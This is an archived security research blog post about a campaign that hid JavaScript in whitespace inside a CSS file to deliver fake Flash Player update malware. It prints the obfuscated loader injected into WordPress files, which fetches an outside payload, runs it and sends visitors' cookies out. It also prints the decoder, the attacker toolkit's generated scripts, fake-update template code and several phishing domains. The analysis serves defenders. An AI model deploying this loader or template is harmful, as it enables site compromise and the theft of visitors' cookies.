

CSS-JS Steganography in Fake Flash Player Update Malware

By Denis Sinegubko

Published: 2020-11-02 · Archived: 2026-04-06 00:02:46 UTC

This summer, MalwareBytes researcher Jérôme Segura wrote an article about how [criminals use image files \(.ico\) to hide JavaScript credit card stealers](#) on compromised e-commerce sites.

In a tweet, Affable Kraut also reported another similar obfuscation technique using [.ico](#) files to conceal JavaScript skimmers.

From the sample in his tweet, the “[www.google-analytics.com](#) URL is clearly visible within the malicious script. However, this script was only used as a dictionary of characters to build a URL for the real payload ([priangan\[.\]com/wp-content/languages/blogid/favicon.ico](#) and [lebs\[.\]site/favicon.ico](#) in other variations).

Steganography in CSS

Both of these two cases conceal malware within real, benign files — a technique referred to as steganography.

During a recent investigation this October, we came across another interesting variant leveraging the same technique. Instead of loading [.ico](#) files and extracting JavaScript from the EXIF data, however, the malware was found nestled within a [.css](#) file.

The script, which was almost identical to the one found in Affable Kraut’s tweet, had been injected at the bottom of the [.js](#) files [wp-includes/js/wp-emoji-release.min.js](#), [wp-includes/js/jquery/jquery.js](#), and at the top of [index.php](#) as seen below.

```
<script type="text/javascript" defer>function VsX(){ll=false;var Jln=new Image();Object.defineProperty(Jln,'id',{get:function(){ll=true;}});requestAnimationFrame(function CVgg(){ll=false;console.log('%c',Jln);if(!ll){window.onload=function(){userID=[25,25,26,23,27,23,13,19,4,28,21,2,29,23,26,25,12,23,18,20,2,21,22,2,2];l1='//static.xx.fbcdn.net.com/plrhg',EazuU='';for(LI=0;LI<userID.length;LI++){EazuU=EazuU+l1[userID[LI]];}};NjQ=new XMLHttpRequest();NjQ.onreadystatechangechange=function(){if(NjQ.readyState==4&&NjQ.status==200){FUVm=NjQ.responseText;FUVm=FUVm.split('');FUVm=FUVm[FUVm.length-1].split('');OFnk='';for(l1l in FUVm){l1l='';for(l1i in FUVm[l1l])l1l+=FUVm[l1l][l1i]+'?1':'0';OFnk+=String.fromCharCode(parseInt(l1l,2).toString(10));}UCr=new Function(OFnk.substr(0,OFnk.length-1));UCr();}};NjQ.open('POST',decodeURIComponent(escape(EazuU)),0);NjQ.setRequestHeader('Content-type','application/x-www-form-urlencoded');NjQ.send('u='+navigator.userAgent+'&r='+document.referrer+'&c='+encodeURIComponent(document.cookie));});}setTimeou t(VsX(),1500);</script>

<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require __DIR__ . '/wp-blog-header.php';
```

Infected index.php

This time, the [//static.xx.fbcdn.net\[.\]com/plrhg](#) URL was easily seen in plain text.

The string visually resembles a real URL used by Facebook: **//static.xx.fbcdn.net**. However, in reality the **static.xx.fbcdn.net[.]com** (with extra **.com**) does not even exist. It's presence serves as a red herring: it's real purpose is to provide a character dictionary to build the real malicious URL, which this script tries to load via XMLHttpRequest: **“//polobear[.]shop/fonts.css**

Since **.css** is just a text file, how can someone conceal malicious code in it? This part of the injected script explains it:

```
Njq.onreadystatechange = function () {
  if (Njq.readyState == 4 && Njq.status == 200) {
    FUVm = Njq.responseText;
    FUVm = FUVm.split("}");
    FUVm = FUVm[FUVm.length - 1].split(" ");
    OFNk = "";
    for (l1l in FUVm) {
      l11 = "";
      for (l1I in FUVm[l1l]) l11 += FUVm[l1l][l1I] == "\t" ? "1" : "0";
      OFNk += String.fromCharCode(parseInt(l11, 2).toString(10));
    }
    UCr = new Function(OFNk.substr(0, OFNk.length - 1));
    UCr();
  }
};
```

CSS to JavaScript algorithm

The algorithm takes the part after the last **“}”** in the requested **.css**, splits it into pieces separated by spaces, and then uses those pieces to construct binary representation of character codes, converting them to real characters using the **fromCharCode** function.

This method essentially constructs the JavaScript function character by character, which is then executed once the whole file is processed.

Demonstration of How It Works

To further illustrate this example, let's review the **fonts.css** file containing the malicious payload:

```
fontss.css
1  /* greek */
2  @font-face {
3    font-family: 'Open Sans';
4    font-style: normal;
5    font-weight: 700;
6    src: local('Open Sans Bold'), local('OpenSans-Bold'), url(https://fonts.gstatic.com/s/opensans/v17/mem5YaGs1
7      26MiZpBA-UN7rg0Uehp0qc.woff2) format('woff2');
8    unicode-range: U+0370-03FF;
9  }
10 /* vietnamese */
11 @font-face {
12   font-family: 'Open Sans';
13   font-style: normal;
14   font-weight: 700;
15   src: local('Open Sans Bold'), local('OpenSans-Bold'), url(https://fonts.gstatic.com/s/opensans/v17/mem5YaGs1
16     26MiZpBA-UN7rg0Xehp0qc.woff2) format('woff2');
17   unicode-range: U+0102-0103, U+0110-0111, U+0128-0129, U+0168-0169, U+01A0-01A1, U+01AF-01B0, U+1EA0-1EF9, U+
18     20AB;
19 }
20 /* latin-ext */
21 @font-face {
22   font-family: 'Open Sans';
23   font-style: normal;
24   font-weight: 700;
25   src: local('Open Sans Bold'), local('OpenSans-Bold'), url(https://fonts.gstatic.com/s/opensans/v17/mem5YaGs1
26     26MiZpBA-UN7rg0X0hp0qc.woff2) format('woff2');
27   unicode-range: U+0100-024F, U+0259, U+1E00-1EFF, U+2020, U+20A0-20AB, U+20AD-20CF, U+2113, U+2C60-2C7F, U+
28     A720-A7FF;
29 }
30 /* latin */
31 @font-face {
32   font-family: 'Open Sans';
33   font-style: normal;
34   font-weight: 700;
35   src: local('Open Sans Bold'), local('OpenSans-Bold'), url(https://fonts.gstatic.com/s/opensans/v17/mem5YaGs1
36     26MiZpBA-UN7rg0Uuhp.woff2) format('woff2');
37   unicode-range: U+0000-00FF, U+0131, U+0152-0153, U+02BB-02BC, U+02C6, U+02DA, U+02DC, U+2000-206F, U+2074,
38     U+20AC, U+2122, U+2191, U+2193, U+2193, U+2212, U+2215, U+FEFF, U+FFFD;
39 }
40
41
42
43
44
45
46
```

Contents of polobear[.]shop/fonts.css

At first glance, there really doesn't appear to be anything suspicious here. Just some benign CSS rules.

There are, however, many empty lines at the bottom of the file. Very many. **56,964** empty lines! And the size of this small **fontss.css** file is about **150 Kilobytes!**

Empty lines are normally ignored by browsers and CSS parsers. While strange, this is still absolutely benign in normal circumstances. However we know that this malware uses the file not as CSS but as a source of a JavaScript code — and its binary representation is concealed by sequences of tab and non-tab characters.

Revealing the Code

If we select the empty lines after the last “}” character in a text editor, another story is revealed:

```
30 src: local('Open Sans Bold'), local('OpenSans-Bold'), url(https://fonts.gstatic.com/s/opensans/v17/mem5YagSl
31 26MiZpBA-UN7rg0Uuhp.woff2) format('woff2');
32 unicode-range: U+0000-00FF, U+0131, U+0152-0153, U+02BB-02BC, U+02C6, U+02DA, U+02DC, U+2000-206F, U+2074,
33 U+20AC, U+2122, U+2191, U+2193, U+2212, U+2215, U+FEFF, U+FFFD;
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
```

Selecting invisible contents in text editor

Looks like [Morse code](#) with sequences of dots and dashes, doesn't it?

When reviewed in hex, it appears like this:

```
00000528 30 31 33 31 2C 20 55 2B 30 31 35 32 2D 30 31 35 33 2C 20 55 2B 30 32 0131, U+0152-0153, U+02B
00000540 42 2D 30 32 42 43 2C 20 55 2B 30 32 43 36 2C 20 55 2B 30 32 44 41 2C 20 B-02BC, U+02C6, U+02DA,
00000558 55 2B 30 32 44 43 2C 20 55 2B 32 30 30 2D 32 30 36 46 2C 20 55 2B 32 U+02DC, U+2000-206F, U+2
00000570 30 37 34 2C 20 55 2B 32 30 41 43 2C 20 55 2B 32 31 32 32 2C 20 55 2B 32 074, U+20AC, U+2122, U+2
00000588 31 39 31 2C 20 55 2B 32 31 39 33 2C 20 55 2B 32 32 31 32 2C 20 55 2B 32 191, U+2193, U+2212, U+2
000005A0 32 31 35 2C 20 55 2B 46 45 46 46 2C 20 55 2B 46 46 46 44 3B 0A 7D 09 09 215, U+FEFF, U+FFFD; }..
000005B8 09 0A 09 09 20 09 09 0A 0A 09 0A 09 20 09 09 09 0A 09 09 0A 20 09 09 0A .....
000005D0 0A 0A 0A 09 20 09 09 0A 09 09 0A 0A 20 09 0A 09 0A 0A 0A 20 09 09 0A 0A .....
000005E8 09 09 0A 20 09 09 09 0A 09 0A 09 20 09 09 0A 09 09 0A 20 09 09 0A 0A .....
00000600 0A 09 09 20 09 09 09 0A 09 0A 0A 20 09 09 0A 09 0A 0A 09 20 09 09 0A .....
00000618 09 09 09 20 09 09 0A 09 09 0A 20 09 0A 09 0A 0A 20 09 09 0A 09 09 0A .....
00000630 09 09 20 09 0A 09 09 0A 0A 20 09 09 0A 09 0A 0A 0A 09 20 09 0A 09 09 0A .....
00000648 20 09 09 09 0A 0A 09 09 20 09 0A 09 09 0A 0A 20 09 09 0A 09 0A 09 20 .....
00000660 09 0A 09 0A 0A 09 20 09 09 09 09 09 09 0A 09 09 20 09 09 09 0A 09 20 09 .....
00000678 09 0A 0A 0A 0A 09 20 09 09 09 09 0A 0A 09 0A 20 09 0A 0A 0A 0A 20 09 09 .....
00000690 0A 09 09 0A 0A 20 09 0A 0A 09 0A 0A 0A 09 20 09 09 0A 0A 09 0A 0A 20 09 .....
000006A8 0A 09 09 0A 0A 20 09 09 09 09 09 0A 20 09 09 0A 0A 0A 0A 20 09 09 0A .....
000006C0 09 09 20 09 09 09 0A 09 09 0A 20 09 09 0A 0A 0A 0A 09 20 09 09 0A .....
000006D8 09 0A 20 09 0A 0A 0A 0A 20 09 09 0A 09 09 0A 0A 20 09 09 0A 09 09 0A .....
000006F0 0A 20 09 09 0A 0A 0A 09 20 09 0A 0A 09 0A 0A 09 20 09 09 09 09 0A 09 20 .....
00000708 09 09 0A 0A 0A 0A 20 09 09 09 09 0A 0A 09 09 20 09 09 09 0A 20 09 09 .....
00000720 0A 0A 0A 0A 09 20 09 09 09 0A 0A 09 0A 20 09 0A 0A 0A 0A 0A 20 09 0A 0A .....
00000738 09 0A 0A 09 20 09 09 0A 09 09 0A 0A 20 09 09 0A 0A 0A 09 20 09 09 0A .....
00000750 09 0A 0A 20 09 09 09 0A 0A 09 20 09 09 0A 0A 20 09 09 09 0A 20 09 09 .....
00000768 20 09 09 09 0A 09 09 0A 20 09 09 0A 0A 0A 09 20 09 09 09 0A 0A 09 0A .....
```

Hex view of fonts.css

Here you can explicitly see that the lines are not that empty. They consist of sequences of tabs (09), spaces (20) and line feeds (0A).



Fake Flash Player update notification

While Flash player is reaching end of life on December 31, 2020 and all major browsers will stop supporting it in a couple months, Flash Player updates are still quite a popular lure for social engineering attacks that trick people into installing malware on their computers.

This particular popup seems to be related to what MalwareBytes calls the [Domen social engineering kit](#).

The only way to get rid of this popup is to click on the **Update** button. This initiates a download of the **adobeimpl_installer.zip** file with an HTA file with VB script that uses PowerShell to download malicious .exe and .dll files (including the NetSupport RAT).

The download link changes quite often, pointing to malicious files on various compromised sites.

The zip files also change in size, but are still reliably [detected by many antiviruses](#).

DETECTION	DETAILS	COMMUNITY
Arcabit	VB:Trojan.Valyria.DB51	Avast Script:SNH-gen [Trj]
AVG	Script:SNH-gen [Trj]	BitDefender VB:Trojan.Valyria.2897
Emsisoft	VB:Trojan.Valyria.2897 (B)	eScan VB:Trojan.Valyria.2897
FireEye	VB:Trojan.Valyria.2897	Fortinet VBS/Kryptik.LP.F2C2!tr
GData	VB:Trojan.Valyria.2897	MAX Malware (ai Score=89)
NANO-Antivirus	Trojan.Script.ExpKit.fmhpww	Qihoo-360 Virus.vbs.crypt.c
ZoneAlarm by Check Point	HEUR:Trojan-Downloader.Script.Generic	Ad-Aware Undetected

VirusTotal detections

Revelations of the polobear[.]shop Site

This malware is not a leftover from some old attack. It's pretty recent because the domain **polobear[.]shop** was registered just a few weeks ago on **October 9th, 2020**.

The site is not properly protected, and we can see directories and files hosted there.




Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
GeoIP.dat (1).zip	2020-10-09 09:25	1.0M	
block.php	2020-10-20 15:35	10K	
cache/	2020-10-20 15:35	-	
gate.php	2020-10-20 16:19	30K	
generate.php	2020-10-20 15:35	5.3K	
tmp/	2020-10-27 14:26	-	

File listing on polobear[.]shop

In the **/tmp/active** directory, you can see IP addresses of computers attacked by this malware in real time. Around 5-10 new IPs are typically listed every few seconds.



Index of /tmp/active


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
23.154.160.191_16038..>	2020-10-27 15:04	0	
24.189.57.56_1603825494	2020-10-27 15:04	0	
49.230.4.10_1603825495	2020-10-27 15:04	0	
71.135.221.0_1603825494	2020-10-27 15:04	0	
75.156.39.231_160382..>	2020-10-27 15:04	0	
103.25.243.102_16038..>	2020-10-27 15:04	0	
109.129.2.231_160382..>	2020-10-27 15:04	0	
130.44.52.63_1603825494	2020-10-27 15:04	0	
150.136.76.234_16038..>	2020-10-27 15:04	0	
188.80.74.109_160382..>	2020-10-27 15:04	0	
207.194.154.82_16038..>	2020-10-27 15:04	0	

IPs of attacked computers

Important files

Generate.php

The **generate.php** file is responsible for the generation of JavaScript code which attackers inject into compromised websites.



SCRIPTS GENERATED TO WORK WITH THIS URL: https://polobear.shop// (must be valid)

CSS-JS without Anti-Debug on page loading

```
<script type="text/javascript" defer>function SJdVL()  
{window.onload=function(){userID=  
[25,25,26,23,27,23,13,19,4,28,21,2,29,23,26,25,12,23,18,20,2,21,22,2,2]  
;ll="//static.xx.fbcdn.net.com/plrhg',NQzj='';for(ll=0;  
ll<userID.length;ll++){NQzj=NQzj+ll[userID[ll]];}IsTi=new  
XMLHttpRequest();IsTi.onreadystatechange=function()  
{if(IsTi.readyState==4&&IsTi.status==200){CvAym=IsTi.responseText;  
CvAym=CvAym.split('');CvAym=CvAym[CvAym.length-1].split(' ');EElnA='';  
for(lI in CvAym){lll='';for(lll in CvAym[lI])lll+=(CvAym[lI]  
[lll])=='  
'?'1':'0';EElnA+=String.fromCharCode(parseInt(lll,2).toString(10));}Qj  
JJg=new Function(EElnA.substr(0,EElnA.length-  
1));QjJJg();};IsTi.open('POST',decodeURIComponent(escape(NQzj)),!0);Is  
Ti.setRequestHeader('Content-type','application/x-www-form-
```

CSS-JS with Anti-Debug on page loading

```
Ano=new Image();Object.defineProperty(Ano,'id',{get:function()  
{ll=true;}});requestAnimationFrame(function SrG(){ll=false;  
console.log('%c',Ano);if(!ll){window.onload=function(){userID=  
[25,25,26,23,27,23,13,19,4,28,21,2,29,23,26,25,12,23,18,20,2,21,22,2,2]  
;ll="//static.xx.fbcdn.net.com/plrhg',NQzj='';for(ll=0;  
ll<userID.length;ll++){NQzj=NQzj+ll[userID[ll]];}IsTi=new  
XMLHttpRequest();IsTi.onreadystatechange=function()  
{if(IsTi.readyState==4&&IsTi.status==200){CvAym=IsTi.responseText;  
CvAym=CvAym.split('');CvAym=CvAym[CvAym.length-1].split(' ');EElnA='';  
for(lll in CvAym){lll='';for(lll in CvAym[lll])lll+=(CvAym[lll]  
[lll])=='  
'?'1':'0';EElnA+=String.fromCharCode(parseInt(lll,2).toString(10));}Qj  
JJg=new Function(EElnA.substr(0,EElnA.length-  
1));QjJJg();};IsTi.open('POST',decodeURIComponent(escape(NQzj)),!0);Is
```

generate.php

The script’s interface shows that the generated code has been defined to work for the **polobear[.]shop** domain.

Attackers can choose a version with or without the “Anti-Debug” feature. As an Anti-Debug mechanism, the script puts the main functionality into the **requestAnimationFrame** function callback.

The **CSS-JS** name tells us that the script was specifically designed to work with CSS files as the source of JS payload.

On every load of the **generate.php** script, variable names randomly change — leaving the remaining parts of the code intact.

Gate.php

Gate.php is a common name for data exfiltration scripts used by web skimmers. In this case, however, this is the file that generates the **fonts.css** response with a payload concealed by tabs, spaces and line feeds.

Most likely this is accomplished by an **.htaccess** rule for **.css** files, since **fonts.css** is not present in the file list.

Moreover, when a request to **fonts.css** files is considered unwanted by the malware, a “**The requested URL was not found on this server**” page with a **200** response code is displayed — instead of the **404** that you get for any other types of really nonexistent pages on the site.

GeoIP.dat (1).zip

According to the timestamp found on the /index page, the first file uploaded to the site was **GeoIP.dat (1).zip**. This occurred on **October 9th, 2020** — the same date the **polobear[.]shop** domain was registered.

The zip archive contains three files: **geoip.inc**, **GeoIP.dat** (both created on Sept 3, 2020) and **index.php** (Oct 1, 2020). The first two files belong to a GeoIP library which helps identify the geographic origin of the requests.

The **index.php** file is more interesting, though. It's a boilerplate script for fake Flash Player update attacks. The script checks to ensure that a visitor is not a bot and comes from an eligible country (in this file it's: USA, Italy, Germany, UK and Canada).

If the user agent and geographic location match the success criteria, then a web page is displayed with the Flash Player update warning.

```
document.getElementById('contentid').innerHTML = "<div class=' modal'> <div class=' top'> <p><span>%txt1</span> %txt2</p> </div> <div class=' content'> <img class='_ logo' src='"+imgid+"'> <div class=' txt'> <p class=' _p'>%txt3</p> <ul class=' li'> <li>%txt4</li> <li>%txt5</li> <li>%txt6</li> <li>%txt7</li> </ul> <p class=' _p2'>%txt8</p> </div> </div> <div class=' footer'> <a class='_ dl' href='%linkhref'>%txt9</a> </div> </div><div class='_ overlay'></div>";
</script>
</html>
EOT;

$txts = ['txt1' => 'Flash Player', 'txt2' => 'Update Recommended', 'txt3' => 'Please install the new Adobe Flash Player!', 'txt4' => 'Based on ffmpeg the leading Audio/Video codec library', 'txt5' => 'Supports *.FLV, *.Avi, *.MPEG, *.MOW, *.MKW, *.SWF and more', 'txt6' => 'Super fast and user-friendly interface', 'txt7' => '100% Free & Safe', 'txt8' => 'Updating takes a few seconds and no restart needed after installation.', 'txt9' => 'Update'];
```

Code that generates fake Flash Player Update warnings

Actual download links are not present in the file. These must be specified by the attacker whenever they prepare a new download location. Most likely, something similar currently works on the **lopiax.us** site.

162.0.235[.]112 Server

At this moment, **polobear[.]shop** is hosted on the server IP **162.0.235[.]112** which belongs to Namecheap Inc.

A quick search shows that this [IP address is associated](#) with multiple phishing sites:

Direct hits

Summary of pages hosted on this IP

Domains **pp-login-alert.com** | 15x **polobear.shop** | 14x **tierretyr.live** | 9x

www.halifax.co.uk.app-review-8463.info | 9x **halifax-alerts.com** | 8x

www.personal-security-protection.link | 8x **halifax.secure-personal.co.uk** | 7x

mythree.click | 7x **halifax.co.uk.app-review-8463.info** | 6x

hallfax-payee.services | 6x

Last seen domains hosted on 162.0.235[.]12

We found a number of active phishing sites targeting many popular platforms:

- PayPal: **tierretyr[.]live** and **Pp-login-alert[.]com**.
- Docusign: **dorcsign[.]cloud**, **Doscug[.]live**.
- Banking sites: **www.ehb-onlinebank[.]ml**, **halifax-alerts[.]com**, **ing-app-nl[.]me**.

A [hacker admin panel](#) also exists on **hxxps://techvita[.]biz/PL341/panel/admin.php** (located on the same server).

Techvita[.]biz has also been found receiving requests from Windows malware (with detections by Azorult, Lokibot and GuLoader signatures), as seen in [this JoeSandbox report](#).

Conclusion

Multiple types of web malware (including web skimmers and social engineering malware droppers) have recently started using this same 3-step approach to obfuscation in their attacks.

To begin, attackers inject an obfuscated script into a compromised environment. Next, the malicious script loads a seemingly benign file from a remote third-party website — for example, an ICO or CSS file. An obfuscated malicious payload concealed within the inconspicuous file is then extracted at whim.

One distinctive trait of this approach is that the obfuscation algorithms used for each step are very specific and stay the same — regardless of the type of the attack. This suggests that attackers are using the same toolkit containing steganography features to hide the malicious behavior of their injections.

Front-end scripts like the one described for **generate.php** clearly demonstrate that they were created to be used by an unlimited number of users. The script allows any bad actors to easily incorporate their payload into an attack by installing it on their own domain, without making any changes to the code — we can assume this feature allows for easy monetization and distribution of the malicious toolkit.

As attackers continue to look for ways to automate their malware campaigns and avoid detection, it's likely that we may see even more attacks using similar steganography-obfuscation approaches.

For site owners it doesn't change much though. They should keep their site software up-to-date, employ [website security best practices](#), and leverage [integrity monitoring](#) to detect unwanted changes.

Source: <https://blog.sucuri.net/2020/11/css-js-steganography-in-fake-flash-player-update-malware.html>